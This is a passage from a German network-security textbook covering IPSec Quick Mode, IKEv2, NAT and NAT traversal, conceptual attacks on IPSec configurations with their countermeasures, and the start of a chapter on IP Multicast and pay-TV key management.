


Abb. 5.43 Phase 2 Quick Mode, Nachricht 1: Neuer Zufallswert N'_b für A. Die grau unterlegten Datenfelder sind mit einem aus $sKEYID_e$ abgeleiteten Schlüssel verschlüsselt.

MAC-Feld besitzen. Die MAC-Werte Hash1, Hash2 und Hash3 werden jeweils über die wichtigsten Felder und Werte berechnet. In unserem Beispiel sind dies:

$$HASH1 = prf(sKEYID_a, M - ID|SA_p|N'_a)$$

$$HASH2 = prf(sKEYID_a, M - ID|N'_a|SA_p|N'_b)$$

$$HASH3 = prf(sKEYID_a, 0|M - ID|N'_a|N'_b)$$

Die ISAKMP-SA, mit der die Phase 2-Nachrichten geschützt sind, und die zur Ableitung der Schlüssel in Phase 2 dann benötigt wird, ist durch das Paar (CKY-A, CKY-B) eindeutig bestimmt. Innerhalb dieser SA können mehrere Phase-2 SAs ausgehandelt werden. Diese werden anhand der Message ID (M-ID) unterschieden. (Für Phase 1 war M-ID 0 reserviert.)

Aus den in den Nachrichten 1 und 2 ausgetauschten Werten können A und B nun für jede Richtung eine SA bilden und das Schlüsselmaterial dafür wie folgt berechnen:

$$KEYMAT_{AB} = prf(sKEYID_d, protocol|SPI_B|N'_a|N'_b),$$

$$KEYMAT_{BA} = prf(sKEYID_d, protocol|SPI_A|N'_a|N'_b).$$

In unserem Beispiel ist $protocol = ESP$. Aus $KEYMAT_{AB}$ und $KEYMAT_{BA}$ werden dann jeweils zwei Schlüssel abgeleitet, einer für den gewählten Verschlüsselungsalgorithmus und einer für den MAC-Algorithmus.

Mit Nachricht 3 teilt A seinem Gegenüber B lediglich mit, dass der Austausch erfolgreich abgeschlossen wurde. Dies ist auch wegen der Verwendung von UDP als Transportprotokoll notwendig, weil UDP im Gegensatz zu TCP keinerlei Garantien dafür übernimmt, dass eine Nachricht ihr Ziel auch erreicht.

Damit ist auch Phase 2 abgeschlossen, und die vollständigen SAs für beide Richtungen können über die API in die SAD der IPSec-Implementierung geschrieben werden.




Abb. 5.44 Phase 2 Quick Mode, Nachricht 3: Bestätigung durch A. Die grau unterlegten Datenfelder sind mit einem aus SKEYID_e abgeleiteten Schlüssel verschlüsselt.

5.6 Neuere Entwicklungen bei IPSec

Die IPSec Protokollsuite muss mit der ganzen Komplexität moderner IP-Infrastrukturen fertig werden. Daher wurde die Entwicklung der Standards noch weiter vorangetrieben. Auf die zwei wichtigsten Erweiterungen soll hier kurz eingegangen werden.

Anmerkung: Die IPSec-Arbeitsgruppe der IETF wird mittlerweile unter den „geschlossenen“ Arbeitsgruppen aufgeführt (<http://datatracker.ietf.org/wg/ipsec/charter/>). Die Arbeiten zu NAT Traversal wurden noch in Form von drei RFCs [AD04, KSHV05, HSV⁺05] zu Ende geführt, und IKEv2 ist aktuell in RFC 5996 [Bel10] spezifiziert.

5.6.1 IKEv2

Die IETF IPSec Arbeitsgruppe hat sich für einen Nachfolger für IKE entschieden. IKEv2 (“IKE version 2”) liegt als „Proposed Standard“ vor [Kau05].

Die Gründe für die Suche nach einem Nachfolger liegen in den inzwischen offensichtlichen Mängeln von IKE:

- **IKE ist zu langsam:** Allein für die Aushandlung der IKE-SA mit Schutz der Identität müssen, wie oben beschrieben, sechs Nachrichten ausgetauscht werden. Hinzu kommen für jede IPSec-SA mindestens weitere drei Nachrichten. Insgesamt dauert das 4,5 RTT (Round Trip Time, Zeit vom Absenden eines Pakets bis zum Empfang einer Bestätigung), und das kann im Internet sehr lange dauern.
- **IKE ist nicht sicher gegen Denial-of-Service-Angriffe:** In IKE werden die Cookies im Gegensatz zu Photuris als „stateful cookies“ verwendet. D.h. der Responder muss das Cookie, das er von einem (echten oder falschen) Initiator erhält, speichern. Dadurch werden Ressourcen gebunden, was für einen DoS-Angriff ausgenutzt werden kann.
- **IKE ist zu kompliziert:** Die Spezifikation von IKE ist über vier RFCs verteilt und enthält sehr viele verschiedene Optionen. Dadurch ist bei den Implementierungen




Abb. 5.45 Übersicht zu IKEv2.

eine Situation eingetreten, in der es auch Jahre nach Verabschiedung des Standards total inkompatible Implementierungen gibt.

In IKEv2 werden daher die einzelnen Phasen so verschachtelt, dass nach nur drei Runden (sechs Nachrichten) die beiden ISAKMP Security Associations, und eine IPSec Security Association ausgehandelt sind.

Dies wird in Bild 5.45 als Übersicht dargestellt (HDR ist jeweils der ISAKMP-Header, der SPI, die Versionsnummer, und einige Flags enthält):

Im ersten Exchange (Nachrichtenpaar) handeln Initiator und Responder die Parameter für die IKE-SA SA1 aus. (SAi1 enthält die vom Initiator unterstützten Algorithmen, SAr1 eine Auswahl des Responders daraus.) Das geheime Diffie-Hellman-Schlüsselmaterial g^{ab} ergibt sich aus $KEi = g^a$ und $KEr = g^b$ und den Zufallszahlen Ni und Nr . Der Responder kann optional ein Zertifikat anfordern.

Danach wird verschlüsselt und authentifiziert (Notation „SK{...}“) die Identifizierung durchgeführt ($IDi, IDr, AUTH$) und die erste IPSec-SA SA2 vereinbart. Nach nur vier Nachrichten kann somit die Kommunikation mittels IPSec ESP oder AH starten. Die Traffic Selector-Werte TSi und TSr geben Adressbereiche (IPv4 oder IPv6) und Portnummern an, die der Host über diese SA senden (TSi) oder empfangen möchte (TSr).

Werden weitere IPSec-SAs benötigt, so können diese mit den Nachrichten 5 und 6 ausgehandelt werden, optional mit neuem Diffie-Hellman-Schlüsselmaterial.




Abb. 5.46 Network Address Translation.

5.6.2 Private IP-Adressen und Network Address Translation (NAT)

Network Address Translation (NAT) wurde entwickelt, um eine kurzfristig verfügbare Lösung für das Problem der Knappheit von IPv4-Adressen zu haben. NAT wird heute aber auch eingesetzt, um die interne Struktur eines Firmennetzes nach außen hin zu verbergen.

Private IP-Adressen. Von der *Internet Assigned Numbers Authority (IANA)*, die für die Verwaltung der IP-Adressen zuständig ist, wurden mehrere Adressbereiche in RFC 1918 [RMK⁺96] zur privaten Nutzung freigestellt:

- Ein Klasse-A-Netz: 10.0.0.0 bis 10.255.255.255,
- 16 Klasse-B-Netze: 172.16.0.0 bis 172.31.255.255, und
- 256 Klasse-C-Netze: 192.168.0.0 bis 192.168.255.255.

Diese IP-Adressen dürfen frei für private Netze (also z.B. Heimnetzwerke oder firmeninterne Netze) verwendet werden. Da sie dadurch nicht weltweit eindeutig sind, können sie zum Routing im öffentlichen Internet nicht verwendet werden, und sind dort deshalb verboten. Jedes Paket, das eine dieser privaten IP-Adressen enthält, wird im Internet einfach gelöscht.

Soll daher ein IP-Paket aus einem privaten Netz heraus weiter ins Internet geleitet werden, so muss die private IP-Adresse durch eine öffentliche ersetzt werden. Diesen Vorgang nennt man *Network Address Translation (NAT)*.

Funktionsweise NA(P)T. Es gibt zwei Varianten des traditionellen NAT: Basic NAT und Network Address Port Translation (NAPT). Bei NAPT werden mehrere interne IP-Adressen auf eine einzige externe IP-Adresse abgebildet, aber mit verschiedenen Port-Nummern. In beiden Varianten wird bei ausgehenden Paketen die Source-, und bei eingehenden Paketen die Destination-IP-Adresse geändert.

Die Funktionsweise von NAPT ist in Abbildung 5.46 dargestellt. Auf der linken Seite befindet sich ein privates Firmennetz, das intern in drei private Klasse-C-Netze

unterteilt ist. Wird ein IP-Paket von hier ins Internet versandt, so ersetzt das NATP-Gateway die private IP-Quelladresse durch die öffentliche IP-Adresse (in der Abbildung 134.147.7.7), und den TCP/UDP-Quellport durch eine neue, eindeutige Portnummer.

Kommt ein IP-Paket aus dem Internet zurück, so kann das Gateway die private Ziel-IP-Adresse und den privaten Zielport eindeutig über der gespeicherten Tabelle aus dem eindeutigen Zielport des IP-Pakets rekonstruieren und im IP-Paket ersetzen.

5.6.3 NAT Traversal

Beim Datenformat Authentication Header erkennt man die Auswirkungen auf die Authentizität des IP-Pakets sofort: Die beiden Felder Source- und Destination-IP fließen in die Berechnung des MAC ein, bei einer Änderung in einem der beiden Felder wird also der MAC ungültig.

Bei ESP im Transport Mode sind die Auswirkungen etwas sutiuler: Ist die Nutzlast des IP-Pakets ein TCP- oder ein UDP-Segment, so enthält dieses Segment eine Prüfsumme, die über einen Pseudoheader gebildet wird. Dieser Pseudoheader umfasst den TCP- oder UDP-Header, aber auch die beiden Felder Source- und Destination-IP des IP-Headers. Durch eine Modifikation in einem der beiden Felder ändert sich also diese Prüfsumme, und dadurch wird dann der MAC ungültig.

Außerdem wird NAPT wird bei Einsatz der ESP-Verschlüsselung unmöglich gemacht: Da der TCP- bzw. UDP-Header hier immer verschlüsselt ist (im Transport- und Tunnelmode), kann das NAPT-Gateway die Portnummer nicht mehr modifizieren.

Unter dem Stichwort „NAT Traversal“ wurden daher im Rahmen der IPSec-Arbeitsgruppe eine Reihe von RFCs erstellt, die dieses Problem lösen sollen. Die wesentliche Idee dabei [HSV⁺05] ist, die IPSec-Pakete noch einmal in UDP-Segmente einzupacken und diese Pakete über den IKE-UDP-Port 500 auszutauschen. Dadurch wird es möglich, den Effekt eines NAT-Gateways zwischen den beiden IPSec-Hosts durch eine geänderte Behandlung des ESP- bzw. AH-Pakets beim Empfänger zu kompensieren.

Die Erkennung eines NAT-Gateways muss dabei im Rahmen des IKE-Protokolls erfolgen [KSHV05]. Hierzu werden die Quell- und Ziel-IP-Adresse jeweils beim Initiator und Responder gehasht. Der jeweilige Empfänger kann diese Hashwerte dann mit seinen selbst berechneten Hashwert vergleichen; stimmen zwei Hashwerte nicht überein, so wurde ein NAT-Gateway erkannt.

5.7 Angriffe auf IPSec

Erste Angriffe auf IPSec sind inzwischen publiziert worden. Sie brechen nicht den Standard, zwingen aber dazu, genauer über die Konfiguration von IPSec nachzudenken.

Wörterbuchangriff auf de Aggressive Mode. Wie man in Abbildung 5.28 erkennen kann, sind alle Nachrichten im Aggressive Mode von IKE unverschlüsselt. Da eine Authentifikation der Teilnehmer in vielen IPSec-Installationen nicht über digitale Signaturen und Zertifikate, sondern über Preshared Secrets und MACs realisiert wird (hierzu muss man nur die Signaturen in den drei Nachrichten durch MACs ersetzen), wird ein Wörterbuchangriff möglich, wenn als Preshared Secret ein schwaches Passwort verwendet wird: Da alle anderen Daten, die in die verschiedenen MACs einfließen, öffentlich sind oder offen ausgetauscht werden, kann ein Angreifer einfach alle Passwörter im Wörterbuch durchprobieren, bis der MAC-Wert übereinstimmt.

Um diesen Angriff zu verhindern, muss entweder der Conservative Mode verwendet werden, oder es muss sichergestellt sein, dass nur Preshared Secrets mit hoher Entropie (viel Zufall) eingesetzt werden.

Angriffe auf Encryption-Only-Modi. Kenny Paterson hat in verschiedenen Publikationen Möglichkeiten aufgezeigt, wie man IPSec-Pakete entschlüsseln kann, wenn nur die Verschlüsselung, aber keine Authentifikation eingesetzt werden (ESP ohne Authentication Data) [DP07, PY06]. Er nutzt dabei aus, dass der Netzwerkstack als Decryption Oracle dienen kann, ähnlich wie bei Padding Oracle-Angriffen.

Analog zu anderen Einsatzgebieten muss daher auch für IPSec angeraten werden, nur authentische Verschlüsselungsmechanismen zu nutzen.

6 IP Multicast

Übersicht

6.1	IP Multicast	124
6.2	Zentralisierte Schlüsselvereinbarung für Gruppen	127
6.3	Diffie-Hellman-basierte Schlüsselvereinbarungsverfahren für Gruppen	133

Multimedia-Daten werden oft von einer Gruppe von Nutzern gleichzeitig empfangen. Beispiele dafür sind Radio und Fernsehen: Die Daten werden im Rundfunk-Modus („Broadcast“) gesendet, und jeder Nutzer, der innerhalb des Sendebereichs ein passendes Gerät besitzt, kann durch Auswahl der jeweiligen Frequenz (bzw. des Kanals, Transponders) diese Daten empfangen.

Weniger bekannt sind die Techniken, die von Pay-TV-Anbietern verwendet werden, um ihre Inhalte nur zahlenden Abonnenten zukommen zu lassen. Man könnte diese Techniken als „selektiven Broadcast“ oder auch als „Multicast über ein Broadcast-Medium“ bezeichnen. Wir werden in 6.2 kurz auf diese Techniken eingehen, da sie mittlerweile Eingang in die Internet-Standardisierung gefunden haben.

Der Trend zur Digitalisierung von Radio und Fernsehen lässt diese Medien enger mit dem Internet zusammenwachsen: Man kann jetzt IP-Pakete über Fernsehkanäle übertragen (z.B. über Satellit), und Radioprogramme über das Internet. Daher muss nach Möglichkeiten gesucht werden, wie man typische Radio- und Fernsehdienste, und

7 Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Darstellungsschicht		
5 Sitzungsschicht		
4 Transportschicht	Transportschicht	TCP, UDP
3 Vermittlungsschicht	IP - Schicht	IP
2 Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1 Bitübertragungsschicht		

Abb. 6.1 Das TCP/IP-Schichtenmodell: Internet Protocol (IP) Multicast




Abb. 6.2 Ein Host „abonniert“ eine IP Multicast-Gruppe.

insbesondere Pay-TV, im Internet möglichst effizient realisieren kann. Die Technik dafür, IP Multicast [Dee89], gibt es schon seit einigen Jahren.

Auch für die Verschlüsselung von Datenströmen im Internet haben wir bereits eine universelle Lösung kennen gelernt, nämlich die IPSec Protokollsuite. Sie ist allerdings nicht direkt mit IP Multicast kompatibel, daher hat sich eine (mittlerweile nicht mehr aktive) IETF Arbeitsgruppe mit dem Namen „Multicast SEcurity“ (MSEC) mit diesem Thema beschäftigt (<http://datatracker.ietf.org/wg/msec/charter/>).

Wir wollen in diesem Abschnitt auf die Arbeiten zur Harmonisierung dieser beiden Internet-Standards eingehen. Insbesondere sollen dabei Lösungsmöglichkeiten für das Problem des Schlüsselmanagements vorgestellt werden: einmal aus dem Bereich des Pay-TV, und zum anderen als Verallgemeinerung des Diffie-Hellman-Schlüsselaustauschs für Gruppen.

6.1 IP Multicast

IP Multicast ist eine Technik, um kostbare Bandbreite im Internet zu sparen. Die Grundzüge dieser Technik sind in [Dee89] beschrieben.

- Es gibt spezielle Adressen, nämlich die IP Adressen 224.0.0.0 bis 239.255.255.255 (das sind die Adressen, die binär geschrieben mit „1110“ beginnen), die nicht für einzelne Hosts stehen, sondern für Gruppen von Hosts.
- Das Senden einer IP-Pakets an eine solche Gruppe ist einfach: Der Sender muss lediglich die entsprechende IP-Multicast-Adresse im „Destination“-Feld des IP-Headers eintragen.
- Um Multicast-Nachrichten empfangen zu können, muss ein Host sich erst bei der entsprechenden Gruppe anmelden („Subscription“). Dies geschieht durch spezielle




Abb. 6.3 Unterschiedliche Netzlast für einen Video-Lifestream mit (normalem) IP Unicast (oben) und IP Multicast (unten).

Nachrichten an einen Multicast-fähigen Router, die im „Internet Group Management Protocol“, kurz IGMP, zusammengefasst sind.

- Aufgabe des Routers ist es dann, eine Verbindung zur Gruppe herzustellen, indem er sich in die baumartige Verteilstruktur einhängt, die für diese Gruppe aufgebaut wurde. Router, von denen drei oder mehr Kanten in diesem Baum ausgehen, müssen in der Regel IP-Pakete vervielfachen und auf jedem der zugeordneten Netzwerkinterfaces ausgeben.

Der Registrierungsvorgang für eine Multicast-Gruppe ist in Bild 6.2 grafisch dargestellt.

Vorteile von IP Multicast. Ein anschauliches Beispiel für die Vorteile von IP Multicast erhält man, wenn man sich die Liveübertragung eines Fußballspiels über das Internet veranschaulicht (vgl. Bild 6.3). Hier gibt es einen Server, der die Videodaten des Fußballspiels in ein Internet-Videoformat (z.B. MPEG-4) konvertiert.

Steht diesem Server nur das normale IP Unicast zur Verfügung, so werden diese Daten für jeden einzelnen Empfänger zunächst in ein UDP- und anschließend in ein IP-Paket verpackt. Alle diese IP-Pakete enthalten die gleichen Daten, nur die Header sind verschieden. Dies bedeutet, dass die Anzahl der Hosts, die der Server bedienen kann, durch seine eigene Leistung und die ihm für seine Verbindung zum Internet zur Verfügung stehende Bandbreite beschränkt wird. Praktisch behilft man sich heute damit, dass die Videoserver kaskadiert eingesetzt werden, d.h. der erste Videoserver

beliefert keine Hosts, sondern zunächst andere Server, und diese beliefern erst die Hosts (hier kann es noch mehr Ebenen geben). Mit dieser Vorgehensweise kann man die Leistung dieser Lösung um einen konstanten Faktor steigern, die beiden genannten „Flaschenhälse“ sind aber weiter vorhanden.

Bei IP Multicast kann ein Server beliebig viele Hosts bedienen. Die Arbeit des Vervielfachens der IP-Pakete wird in die Router verlagert. (Da es sich hier um identisches Kopieren von IP-Paketen handelt, ist diese Arbeit einfacher, als die Aufgabe des Servers im IP Unicast-Fall.) Über jede Verbindung im Internet geht das IP-Paket nur einmal, so dass insgesamt auch das Netzwerk deutlich entlastet wird.

Neben diesem Live-Streaming-Beispiel gibt es noch viele andere Anwendungen, die für IP Multicast realisiert wurden, wie z.B. Newsticker, Datendistribution und Caching, Telelearning, Audio- und Videokonferenzen.

Wenn IP Multicast so viele Vorteile hat, warum ist es dann nicht weiter verbreitet? Es gibt zunächst technische Gründe: Ein Hochleistungs-Router ist ein extrem spezialisiertes Gerät, das darauf optimiert ist, IP-Pakete auf einem Netzwerkinterface anzunehmen und auf einem anderen weiter zu geben. Wenn solch ein „hochgezüchtetes“ Gerät plötzlich diese IP-Pakete auch noch duplizieren soll, sinkt die Performance stark ab.

Auch kommerzielle Gründe können eine Rolle spielen: Selbst wenn es für den normalen Nutzer manchmal so aussieht, als ob das Internet ohne Geld funktionieren würde (zumindest wenn man es von einer Universität oder vom Arbeitsplatz aus nutzt), so muss doch letztendlich irgendjemand für die übertragenen Daten bezahlen. In der Regel ist das der Betreiber des Webservers, der pro abgerufenem Megabyte zur Kasse gebeten wird. Dieses Prinzip ist einfach auf Video- und Audiostreaming mit IP Unicast zu übertragen: Der Betreiber des Servers zahlt für jedes abgerufene Megabyte. IP Multicast stellt dieses Abrechnungsmodell auf den Kopf: Man kann die tatsächlich im Internet übertragenen Megabyte nicht mehr am Netzwerkinterface des Servers messen, denn die dort ausgegebene Datenrate ist gering und konstant.

Für einen flächendeckenden Einsatz werden also Multicast-optimierte Router und ein neues Abrechnungsmodell benötigt.

IPSec und IP Multicast Wenn wir nach einer Möglichkeit suchen, IP Multicast zu verschlüsseln, so fällt unsere Wahl natürlich sofort auf IPSec, denn ein IP-Multicast-Paket unterscheidet sich (bis auf die Zieladresse) nicht von einem normalen IP-Paket. Wir dürfen also annehmen, dass die Datenformate AH und ESP ohne Probleme anwendbar sind.

Anders sieht es mit der Schlüsselvereinbarung IKE aus. Hier haben wir ein kleines und ein großes Problem:

- Als (kleines) Problem entpuppt sich die Tatsache, dass bei IKE der Empfänger die SPI festlegen darf, die im ESP- und AH-Header auftaucht. Für IP Multicast ist dies natürlich nicht möglich, da hier nur ein einziges IP-Paket an viele Empfänger




Abb. 6.4 Die Problemstellung beim Einsatz von IPSec für IP Multicast. Gesucht wird eine Ersatzapplikation für IKE.

gesendet wird. Die MSEC-Arbeitsgruppe der IETF hat daher festgelegt, dass bei IP Multicast der Sender die SPI bestimmen darf.

- Als wesentlich schwierigeres Problem stellt sich die Tatsache heraus, dass der Diffie-Hellman-Schlüsselaustausch, der ja das Kernstück von IKE und allen anderen bisher vorgeschlagenen Schlüsselvereinbarungsmethoden bildet, rein mathematisch gesehen nur bei zwei Parteien funktioniert. Wir können also keinen dieser Vorschläge als Basis für einen Multicast-Schlüsselaustausch verwenden.

Gesucht wird daher eine Ersatzapplikation für IKE. Dieser Ersatz kann über TCP/IP arbeiten, besser wäre aber UDP/IP Multicast.

6.2 Zentralisierte Schlüsselvereinbarung für Gruppen

Man kann in zwei Richtungen nach einem Ersatz für IKE im IP Multicast-Umfeld suchen: Für Livestreaming-Anwendungen in Richtung der bereits länger eingesetzten Pay-TV-Technologien, und für komplexere Anwendungen im Bereich der Verallgemeinerungen des Diffie-Hellman-Verfahrens für Gruppen.

6.2.1 Pay-TV Schlüsselmanagement

Problemstellung Pay-TV. Pay-TV-Systeme stellen eine extreme Herausforderung für Sicherheitsexperten dar:

- Kryptografische Schlüssel müssen sicher an eine sehr große Zahl von Abonnenten verteilt werden (in der Regel mehrere Millionen), und
- jeder dieser Kunden ist ein potenzieller Angreifer.

Besonders die zweite Tatsache hat in der Vergangenheit dafür gesorgt, dass das „Knacken“ von Pay-TV-Systemen immer wieder möglich war. Hinzu kommt, dass die beim Pay-TV eingesetzten Techniken oft Eigenentwicklungen von Firmen sind, nach dem Prinzip „Sicherheit durch Geheimhaltung“. Eine offene Diskussion mit Experten, wie sie die erfolgreichen Internet-Sicherheitsstandards charakterisiert, fand nicht statt.




Abb. 6.5 Aufgabenstellung bei Pay-TV: Über ein Rundfunkmedium soll ein Film so verteilt werden, dass nur zahlende Kunden ihn sehen können.

Gerade bei einem neuen Bedrohungsmode l wäre aber eine offene Diskussion hilfreich gewesen. Wir wollen nun dieses neue Bedrohungsszenario näher beschreiben.

Die gesamte Kryptographie basiert auf der Annahme, dass jeder Teilnehmer versucht, ihm anvertraute geheime Schlüssel auch geheim zu halten. (Die wichtigste Aufgabe des Kapitäns eines Kriegsschiffes war es, im Fall einer Niederlage sofort alle kryptografischen Schlüssel zu vernichten.) Diese Annahme trifft auch auf alle anderen in diesem Buch besprochenen Standards wie PPTP, WEP, WPA, OpenPGP, S/MIME, SSL und IPSec zu.

Bei Pay-TV sieht dies anders aus: Ein kryptographischer Schlüssel schützt hier nicht die Privatsphäre eines Individuums, sondern er stellt eine Berechtigung, eine „Eintrittskarte“, für eine Filmvorführung dar. Wenn man nun diese Eintrittskarte vervielfältigen und an seine Freunde weitergeben könnte, wer würde dann noch an die Geheimhaltung eines Schlüssels denken?

Dies soll kein Ausflug in die Welt der Pay-TV-Systeme werden, die ein eigenes Buch erfordern würden. Es soll lediglich ein Bewusstsein für die Problematik schaffen. Wir werden im Kapitel über DRM-Systeme noch einmal auf diese Problemstellung stoßen.

Conditional Access-Systeme. Wie wurde nun das Problem der Schlüsselverwaltung in Pay-TV-Systemen gelöst? Bild 6.6 stellt die prinzipielle Funktionsweise und die Datentypen der Pay-TV-Schlüsselverwaltung, die häufig auch als „Conditional Access-System“ bezeichnet wird, dar.

Zunächst einmal werden die Videodaten (und ggf. auch die Audiodaten) verschlüsselt, damit unberechtigte Empfänger den Film nicht sehen können. Dies geschieht beim digitalen Fernsehen durch eine echte symmetrische Verschlüsselungsfunktion, bei analogem Pay-TV durch Scrambling („Verwürfelung“) des Bildes. Diese Funktion wird daher traditionellerweise als „Scrambling“ bezeichnet.

Die Scrambling-Funktion wird durch einen kryptographischen Schlüssel gesteuert, der als Control Word („Kontrollwort“, CW) bezeichnet wird. Dieses wird auf Sendesei-




Abb. 6.6 Datentypen im Pay-TV-Schlüsselmanagement.

te erzeugt, verschlüsselt, und das Kryptogramm in einer Entitlement Control Message (“Berechtigungskontrollnachricht“, ECM) zusammen mit dem Fernsehprogramm über Satellit, Kabel oder terrestrisch übertragen. Eine ECM enthält neben dem Kryptogramm des Kontrollworts auch noch zu überprüfende Bedingungen der Form „muss über 16 Jahre alt sein“ oder „muss seine Abo-Gebühren für Februar bezahlt haben“ (codiert als Zahlenwerte), und ist in der Regel mit einem MAC gegen Veränderung gesichert.

Verschlüsselt und authentisiert sind die ECMs mit einem Programmschlüssel (“Service Key“, SK), der für jedes Programm oder Programmpaket eindeutig ist. Dieser SK ist in modernen Pay-TV-Systemen auf einer Chipkarte gespeichert.

